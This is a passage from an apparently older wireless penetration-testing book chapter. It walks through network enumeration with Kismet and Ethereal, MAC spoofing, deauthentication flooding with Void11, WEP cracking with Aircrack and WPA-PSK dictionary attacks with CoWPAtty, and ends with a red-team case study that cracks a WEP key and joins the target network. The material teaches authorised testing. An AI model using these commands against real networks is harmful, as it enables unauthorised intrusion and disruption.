- The encryption type (WEP or No WEP)

After choosing a sort view, information on specific access points can be viewed. Use the arrow keys to highlight a network, and then press **Enter** to get information on the network as shown in Figure 5.9.

Figure 5.9 Information on a Specific Network



```
Network List—(WEP)                                                   Info
 Network Details
  Name     : <no ssid>

  SSID     : <no ssid>
             SSID Cloaking on/Closed Network
  Server   : localhost:2501
  BSSID    : 00:13:10:1E:64:B2
  Carrier  : IEEE 802.11b
  Manuf    : Unknown
  Max Rate: 54.0
  First    : Sun Nov  6 09:13:06 2005
  Latest   : Sun Nov  6 09:34:02 2005
  Clients  : 2
  Type     : Access Point (infrastructure)
  Info     :
  Channel  : 3
  WEP      : Yes
  Encrypt  : WEP WPA                                                    9
  Decryptd: No
  Beacon   : 25600 (26.214400 sec)
  Packets  : 3191
                                                             62% (+) Down
 Found SSID "<no ssid>" for cloaked network BSSID 00:13:10:1E:64:B2
Battery: AC 100% 596523h14m8s
```

Kismet creates seven log files by default:

- Cisco (.cisco)
- Comma Separated Value (.csv)

- Packet Dump (.dump)
- Global Positioning System Coordinates (.gps)
- Network (.network)
- Weak IVs (.weak)
- Extensible Mark Up Language (.xml)


The range of log files created by Kismet allows pen testers to manipulate the data in many different ways (scripts, importing to other applications, and so forth).

Enumeration Tools

Once the target network has been located and the type of encryption identified, more information needs to be gathered to determine what needs to be done to compromise the network. Kismet is a valuable tool for performing this type of enumeration. It is important to determine the MAC addresses of allowed clients in case the target is filtering by MAC addresses. It is also important to determine the IP address range in use so the tester's cards can be configured accordingly (that is, if DHCP addresses are not being served).

Determining allowed client MAC addresses is fairly simple. Highlight a network and type **c** to bring up the client list, as shown in Figure 5.10. Clients in this list are associated with the network and obviously are allowed to connect to the network. Later, after successfully bypassing the encryption in use, spoofing one of these addresses will increase your likelihood of successfully associating. The client view also displays the IP range in use; however, this information can take some time to determine and may require an extended period of sniffing network traffic in order to capture.

Figure 5.10 The Kismet Client View Used for Enumeration




```
Network List (WEP)                                                    Info
 Client List (Autofit)
  T MAC               Manuf      Data Crypt  Size IP Range        Sgn Nse
  I 00:13:10:1E:64:B2 Unknown       0     0    0B 0.0.0.0           0   0
  F 00:13:10:1E:64:B0 Unknown      20    20    7k 0.0.0.0           0   0

                                                                          2

 Found SSID "<no ssid>" for cloaked network BSSID 00:13:10:1E:64:B2
Battery: AC 100% 596523h14m8s
```

Vulnerability Assessment Tools

Vulnerability scans do not have to necessarily be performed on wireless networks, although once a wireless network has been compromised, a vulnerability scan can certainly be conducted on wireless or wire-side hosts. WLAN-specific vulnerabilities are usually based on the type of encryption in use. If the encryption is vulnerable, the network is vulnerable. There are two primary tools pen testers can use to test implementations of wireless encryption: Kismet and Ethereal

Using Kismet to determine the type of encryption in use is very simple, but not always effective. Use the arrow keys to select a network, and press **Enter**. The "Encrypt" line displays the type of encryption in use. However, Kismet cannot always determine with certainty if WEP or WPA is in use, as shown in Figure 5.11.


Figure 5.11 Kismet Cannot Determine if WEP or WPA Is Used



```
Network List  (WEP)                                                  Info
 Network Details                                              (-) Up
 Type     : Access Point (infrastructure)
 Info     :
 Channel  : 3
 WEP      : Yes
 Encrypt  : WEP WPA
 Decryptd: No
 Beacon   : 25600 (26.214400 sec)
 Packets  : 9701
   Data     : 20
   LLC      : 9661
   Crypt    : 20
   Weak     : 0
   Dupe IV  : 0
 Data     : 7k (7738B)
 Signal   :
   Power    : 84 (best 105)
   Noise    : 54 (best 93)                                           2
 IP Type  : None detected
 Min Loc  : N/A
 Max Loc  : N/A

 Saving data files.
Battery: AC 100% 596523h14m8s
```

Luckily, even if Kismet is unable to determine the type of encryption on the network, Ethereal can be used to definitively identify the encryption. Open your Kismet or Wellenreiter .dump file using Ethereal and select a data packet. Drill down to the *Tag Interpretation* fields of the packet. If a frame contains ASCII ".P…." this indicates WPA is in use. This is verified by looking at the frame information. The Tag Interpretation for these bytes shows "WPA IE, type 1, version1" and conclusively identifies this as a WPA network as shown in Figure 5.12. An encrypted packet that does not contain this frame is indicative of a WEP encrypted network.

Figure 5.12 WPA Is Positively Identified with Ethereal



```
No. .  Time        Source              Destination         Protocol Info
  1529 285.299487  Cisco-Li_1e:64:b2   Broadcast           IEEE 802 Beacon frame, SSID: "<no ssid>"
  1530 285.401888  Cisco-Li_1e:64:b2   Broadcast           IEEE 802 Beacon frame, SSID: "<no ssid>"
  1531 285.576596  Cisco-Li_d3:80:1c   Broadcast           IEEE 802 Beacon frame, SSID: "\000\000\000\000\0
  1532 285.678995  Cisco-Li_d3:80:1c   Broadcast           IEEE 802 Beacon frame, SSID: "\000\000\000\000\0
  1533 285.811511  Cisco-Li_1e:64:b2   Broadcast           IEEE 802 Beacon frame, SSID: "<no ssid>"
  1534 285.913920  Cisco-Li_1e:64:b2   Broadcast           IEEE 802 Beacon frame, SSID: "<no ssid>"
  1535 286.118729  Cisco-Li_1e:64:b2   Broadcast           IEEE 802 Beacon frame, SSID: "<no ssid>"
  1536 286.221130  Cisco-Li_1e:64:b2   Broadcast           IEEE 802 Beacon frame, SSID: "<no ssid>"
  1537 286.293411  Cisco-Li_d3:80:1c   Broadcast           IEEE 802 Beacon frame, SSID: "\000\000\000\000\0
  1538 286.395813  Cisco-Li_d3:80:1c   Broadcast           IEEE 802 Beacon frame, SSID: "\000\000\000\000\0
  1539 286.528345  Cisco-Li_1e:64:b2   Broadcast           IEEE 802 Beacon frame, SSID: "<no ssid>"
  1540 286.630747  Cisco-Li_1e:64:b2   Broadcast           IEEE 802 Beacon frame, SSID: "<no ssid>"
  1541 286.805424  Cisco-Li_d3:80:1c   Broadcast           IEEE 802 Beacon frame, SSID: "\000\000\000\000\0
  1542 286.907826  Cisco-Li_d3:80:1c   Broadcast           IEEE 802 Beacon frame, SSID: "\000\000\000\000\0
  1543 287.010229  Cisco-Li_d3:80:1c   Broadcast           IEEE 802 Beacon frame, SSID: "\000\000\000\000\0
  1544 288.678852  Cisco-Li_1e:64:b2   Broadcast           IEEE 802 Beacon frame, SSID: "<no ssid>"
  1545 288.781252  Cisco-Li_1e:64:b2   Broadcast           IEEE 802 Beacon frame, SSID: "<no ssid>"
```

```
        Tag Number: 221 (Vendor Specific)
        Tag length: 22
        Tag interpretation: WPA IE, type 1, version 1
        Tag interpretation: Multicast cipher suite: TKIP
        Tag interpretation: # of unicast cipher suites: 1
        Tag interpretation: Unicast cipher suite 1: TKIP
        Tag interpretation: # of auth key management suites: 1
        Tag interpretation: auth key management suite 1: PSK
```

```
0030  08 82 84 8b 96 24 30 48  6c 03 01 03 05 04 00 01   .....$0H l.......
0040  00 00 2a 01 00 2f 01 00  32 04 0c 12 18 60 dd 06   ..*../.. 2....`..
0050  00 10 18 01 02 00 dd 16  00 50 f2 01 01 00 00 50   ........ .P.....P
0060  f2 02 01 00 00 50 f2 02  01 00 00 50 f2 02         .....P.. ...P..
```

Interpretation of tag (wlan_mgt.tag.interpretation), 6 bytes   P: 23520 D: 23520 M: 0

Exploitation Tools

The meat of any penetration test is the actual exploitation of the target network. Because there are so many vulnerabilities associated with wireless networks, there are many tools available to pen testers for exploiting them. It is important for a pen tester to be familiar with the tools used to spoof MAC addresses, deauthenticate clients from the network, capture traffic, reinject traffic, and crack WEP or WPA. Proper use of these tools will help an auditor perform an effective WLAN pen test.

MAC Address Spoofing

Whether MAC address filtering is used as an ineffective, stand-alone security mechanism or in conjunction with encryption and other security mechanisms, pen testers need to be able to spoof MAC addresses. Auditor provides a mechanism to accomplish this called Change-Mac.


After determining an allowed MAC address, changing your MAC to appear to be allowed is simple with Change-Mac. Right-click on the

Auditor desktop and choose **Auditor | Wireless-Change-Mac (MAC address changer)**. This opens a terminal window and prompts you to select the adapter for which you want to change the MAC address. Next, you are prompted for the method of generating the new MAC address:

- Set a MAC address with identical media type
- Set a MAC address of any valid media type
- Set a complete random MAC address
- Set your desired MAC address manually

While it is nice to have this many choices, the option that is most valuable to a pen tester is the last one, setting the desired MAC manually. Enter the MAC address you want to use and click **OK**. When the change is successful, a window pops up informing you of the change as shown in Figure 5.13.

Figure 5.13 Change-Mac Was Successful



The macaddress has been changed

from 00:02:2D:5A:20:1C to 00:DE:AD:BE:EF:00

Deauthentication with Void11

To cause clients to reauthenticate to the access point to capture ARP packets or EAPOL handshakes, it is often necessary to deauthenticate clients that are associated to the network. Void11 is an excellent tool to accomplish this task.

To deauthenticate clients, you first need to prepare the card to work with Void11. The following commands need to be issued:

```
switch-to-hostap
cardctl eject
cardctl insert
iwconfig wlan0 channel CHANNEL_NUMBER
```


```
iwpriv wlan0 hostapd 1
iwconfig wlan0 mode master
```

The deauthentication attack is executed with:

```
void11_penetration -D -s CLIENT_MAC_ADDRESS -B AP_MAC_ADDRESS wlan0
```

which executes the deauthentication attack (demonstrated in Figure 5.14) until the tool is manually stopped.

Figure 5.14 Deauthentication with Void11



```
root@2[knoppix]# switch-to-hostap
root@2[knoppix]# cardctl eject
root@2[knoppix]# cardctl insert
root@2[knoppix]# iwconfig wlan0 channel 3
root@2[knoppix]# iwpriv wlan0 hostapd 1
root@2[knoppix]# iwconfig wlan0 mode master
root@2[knoppix]# void11_penetration -D -s 00:11:24:97:c9:51 -B 00:13:10:1e:64:b2
 wlan0
Opening raw packet socket for ifindex 22
ioctl[PRISM2_IOCTL_HOSTAPD]: Invalid argument
interface : wlan0ap
ssid      :
delay     : 10000 usec
auto_flood: disabled
type      : deauth flooding
bssid     : 00:13:10:1e:64:b2
```

Cracking WEP with the Aircrack Suite

No wireless penetration test kit is complete without the ability to crack WEP. The Aircrack Suite of tools provides all of the functionality necessary to successfully crack WEP. The Aircrack Suite consists of three tools:

- **Airodump** Used to capture packets
- **Aireplay** Used to perform injection attacks
- **Aircrack** Used to actually crack the WEP key

The Aircrack Suite can be started from the command line, or using the Auditor menu system. To use the menu system, right-click on the desktop, navigate to **Auditor | Wireless-WEP cracker | Aircrack suite**, and select the tool you want to use.

The first thing you need to do is capture and reinject an ARP packet with Aireplay. The following commands configure the card correctly to capture an ARP packet:

```
switch-to-wlanng
cardctl eject
cardctl insert
monitor.wlan wlan0 CHANNEL_NUMBER
cd /ramdisk
aireplay -i wlan0 -b MAC_ADDRESS_OF_AP -m 68 -n 68 -d ff:ff:ff:ff:ff:ff
```

First, you need to tell Auditor to use the wlan-ng driver. The *switch-to-wlanng* command is an Auditor-specific command to accomplish this. Then, the card must be "ejected" and "inserted" for the new driver to load. The *cardctl* command coupled with the eject and insert switches accomplish this. Next, the *monitor.wlan* command puts the wireless card (wlan0) into rfmon or monitor mode, listening on the specific channel indicated by CHANNEL_NUMBER.

Finally, we start Aireplay. Here we are looking for a packet of size 68 bytes. Once Aireplay has collected what it thinks is an ARP packet, you will be given information and asked to decide if this is an acceptable packet for injection. To use the packet, certain criteria must be met:

- FromDS must be 0
- ToDS must be 1
- BSSID must be the MAC address of the target access point
- Source MAC must be the MAC address of the target computer
- Destination MAC must be FF:FF:FF:FF:FF:FF


You are prompted to use this packet. If it does not meet these criteria, type **n** for no. If, it does meet these criteria, type **y** and the injection attack will begin.

Aircrack, the program that actually performs the WEP cracking, takes input in pcap format. Airodump is an excellent choice, as it is included in the Aircrack Suite; however, any packet analyzer capable of writing in pcap format (Ethereal, Kismet, and so forth) will also work. To use Airodump, you must first configure your card to use it:

```
switch-to-wlanng
cardctl eject
cardctl insert
monitor.wlan wlan0 CHANNEL_NUMBER
cd /ramdisk
airodump wlan0 FILE_TO_WRITE_DUMP_TO
```

Airodump's display shows the number of packets and IVs that have been collected as shown in Figure 5.15.

Figure 5.15 Airodump Captures Packets



```
 BSSID              CH  MB  ENC  PWR  Packets   LAN IP / # IVs   ESSID

 00:13:10:D3:80:1C   9  54  WEP   -1   187728           161397   RoamerRules
 00:13:10:1E:64:B2   3  48        -1    46666               41   <no ssid>
```

Once some IVs have been collected, Aircrack can be run while Airodump is capturing. To use Aircrack issue the following commands:

```
aircrack -f FUDGE_FACTOR -m TARGET_MAC -n WEP_STRENGTH -q 3 CAPTURE_FILE
```

Aircrack gathers the unique IVs from the capture file and attempts to crack the key. The fudge factor can be changed to increase the likelihood and speed of the crack. The default fudge factor is 2, but this can be adjusted from 1 to 4. A higher fudge factor cracks the key faster, but more "guesses" are made by the program so the results aren't as reliable. Conversely, a lower fudge factor may take longer, but the results are more reliable. The WEP strength should be set to 64, 128, 256, or 512 depending on the WEP strength used by the target access point. A good rule is that it takes around 500,000 unique IVs to crack the WEP key. This number will vary, and can range from as low as 100,000 to perhaps more than 500,000.

Cracking WPA with the CoWPAtty


CoWPAtty by Joshua Wright is a tool to automate the offline dictionary attack to which WPA-PSK networks are vulnerable. CoWPAtty is included on the Auditor CD and is very easy to use. Just as with WEP cracking, an ARP packet needs to be captured. Unlike WEP, you don't need to capture a large amount of traffic; you only need to capture one complete four-way EAPOL handshake and have a dictionary file that includes the WPA-PSK passphrase.

Once you have captured the four-way EAPOL handshake, right-click on the desktop and select **Auditor | Wireless | WPA cracker- | CoWPAtty (WPA PSK bruteforcer)**. This opens a terminal window with the CoWPAtty options.

Using CoWPAtty is fairly straightforward. You must provide the path to your wordlist, the dump file where you captured the EAPOL handshake, and the SSID of the target network (see Figure 5.16).

```
cowpatty -f WORDLIST -r DUMPFILE -s SSID
```

Figure 5.16 CoWPAtty in Action



```
root@2[knoppix]# cowpatty -f Desktop/words.txt -r Desktop/Auditor-Kismet-Nov-11-
2005-1.dump -s RoamerRules
cowpatty 2.0 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against passphrase.
Starting dictionary attack.  Please be patient.
key no. 1000: 0buzzer
key no. 2000: 0elysian
key no. 3000: 0inbreed
key no. 4000: 0pacify
```

Case Studies

Now that you have an understanding of the vulnerabilities associated with wireless networks and the tools available to exploit those vulnerabilities it's time to pull it all together and look at how an actual penetration test against a wireless network might take place. First, we'll focus on a network using WEP encryption, and then turn our attention to WPA-PSK protected network.

Case Study—Cracking WEP


We have been assigned to perform a red team penetration test against Roamer Industries. We have been given no information about the wireless network, or the internal network. We have to use publicly available sources to gather information about Roamer Industries. We do know that Roamer Industries has deployed a wireless network, but that is all the information we have.

Before we do anything else, we'll investigate the company by performing searches on Google and other available search engines, as well as the USENET newsgroups. We'll also go to the Roamer Industries public Web site to look for information, and we'll perform an ARIN WHOIS lookup on the IP address of their Web site. Quite a bit of important information is gleaned from these searches. The address of their office complex is listed on their Web site. The WHOIS lookup reveals the name and e-mail address of an individual who we discover is a system administrator, judging from the posts he has made on USENET. Additionally, we discover that they are using Microsoft SQL Server on at least one system, because that administrator had described a configuration issue he was having while setting the server up on an MSSQL newsgroup.

Since we have specifically been tasked to test the WLAN, we note the address of the office complex, where the WLAN is almost certainly located, and head to that area. Upon arrival, we fire up Kismet and drive around the building several times. We find 23 access points in the area of our target. Fifteen of these are broadcasting the SSID, but none is named Roamer Industries. This means that we have to gather the SSIDs of the other eight (obviously cloaked) networks. Since we don't want to inadvertently attack a network that does not belong to our target, and thus violate our Rules of Engagement, we have to be patient and wait for a user to authenticate so we can capture the SSIDs. It takes us most of a day to gather the SSIDs of the eight cloaked networks, but once we have them all, we can try to determine which network belongs to our target. None of the SSIDs is easily identifiable as belonging to them, so we go back to Google and perform searches for each SSID we discovered. About halfway through the list of SSIDs we see something interesting. One of the SSIDs is InfoDrive. Our search for *InfoDrive Roamer Industries* locates a page on the Roamer Industries Web site describing a research and development project named InfoDrive. While it is almost certain that this is our target's network, before proceeding, we contact our white cell to ensure that this is, indeed, their network. Once we have confirmation we are ready to continue with our pen test.

Opening the Kismet dumps with Ethereal, we discover that WEP encryption is in use on the InfoDrive network. Now we are ready to start our attack against the WLAN. First, we fire up Aireplay and configure it to capture an ARP packet that we can inject into the network and generate the traffic necessary to capture enough unique IVs to crack the WEP key. Once Aireplay is ready, we start Void11 and perform a deauthentication flood. After a few minutes of our flood, Aireplay has captured a packet that it believes is suitable for injection, as shown in Figure 5.17.

Figure 5.17 Aireplay Searches for a Suitable Packet for Injection



```
      -o fc0    : set frame control[0] (hex)
      -p fc1    : set frame control[1] (hex)
      -k        : turn chopchop attack on

root@3[knoppix]# switch-to-wlanng
cp: cannot create regular file `/etc/pcmcia/wlan-ng': Read-only file system
cp: cannot create regular file `/etc/pcmcia/wlan-ng.conf': Read-only file system
root@3[knoppix]# cardctl eject
root@3[knoppix]# cardctl insert
root@3[knoppix]# monitor.wlan wlan0 9
message=lnxreq_wlansniff
  enable=true
  channel=9
  prismheader=false
  wlanheader=false
  keepwepflags=true
  stripfcs=true
  packet_trunc=no_value
  resultcode=success
root@3[knoppix]# cd /ramdisk
root@3[ramdisk]# aireplay -i wlan0 -b 00:13:10:d3:80:1c -m 68 -n 68 -d ff:ff:ff:
ff:ff:ff
Option -x not specified, assuming 256.
Seen 25113 packets...
```


Based on our criteria, we decide that this packet is probably going to work, and we begin the injection attack. Now that Aireplay is injecting traffic, we start Airodump to collect the packets and determine the number of unique IVs we have captured. Aireplay works pretty quickly, and after about 20 minutes, we have collected over 200,000 unique IVs. We decide it is worth checking to see if we have gathered enough IVs for Aircrack to successfully crack the WEP key. Once we have fired up Aircrack and provided our Airodump capture file as input, we find that we have not collected enough IVs. We continue our injection and packet collection for another 15 minutes, at the end of which we have collected over 370,000 unique IVs. We try Aircrack again. This time, we are rewarded with the 64-bit WEP key "2df6ef3736."

Armed with our target's WEP key, we configure our wireless adapter to associate with the target network:

```
iwconfig wlan0 essid "InfoDrive" key:2df6ef3736
```

Issuing the `iwconfig` command with no switches returns the information about the access point with which we are currently associated. Our association was successful, as revealed in Figure 5.18.

Figure 5.18 A Successful Association to the Target WLAN



```
root@3[ramdisk]# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11-DS  ESSID:"InfoDrive"  Nickname:"InfoDrive"
          Mode:Managed  Frequency:2.452 GHz  Access Point: 00:13:10:D3:80:1C
          Bit Rate:2 Mb/s   Tx-Power:2346 dBm
          Retry min limit:8   RTS thr:off   Fragment thr:off
          Encryption key:off
          Link Quality=0/92  Signal level=-69 dBm  Noise level=-90 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

root@3[ramdisk]# 
```

Now that we have associated, we need to see if we can get an IP address and connect to the network resources. First, we try running `dhclient wlan0` to see if they are serving DHCP addresses. This doesn't work, so we go back to Kismet and look at the IP range that Kismet discovered. Kismet shows that the network is using the 10.0.0.0/24 range. We have to be careful here because we don't want to take an IP address that is already in use. We look at the client list in Kismet and determine that 10.0.0.69 is available. Now, we have to make some educated guesses as to how the network is set up. First, we try configuring our adapter with a default subnet mask of 255.255.255.0 and 10.0.0.1 as the default gateway:

```
ifconfig wlan0 10.0.0.69 netmask 255.255.255.0
route add default gw 10.0.0.1
```

Next, we ping the router to see if we have connectivity. Sure enough, we do. At this point, we have successfully established a foothold on the wireless network. Now we can probe the network for vulnerabilities and continue our red team engagement. Our first avenue to explore would likely be the MS SQL server since we know that this service is often configured in an insecure manner, especially by administrators who aren't very experienced in setting up and configuring them. Since our target's administrator was asking for configuration help on a public newsgroup, chances are that he is not an extremely experienced MS SQL administrator, so our chances are good. From here, we continue our penetration test following our known methodologies. The WLAN was the entry vector we needed.

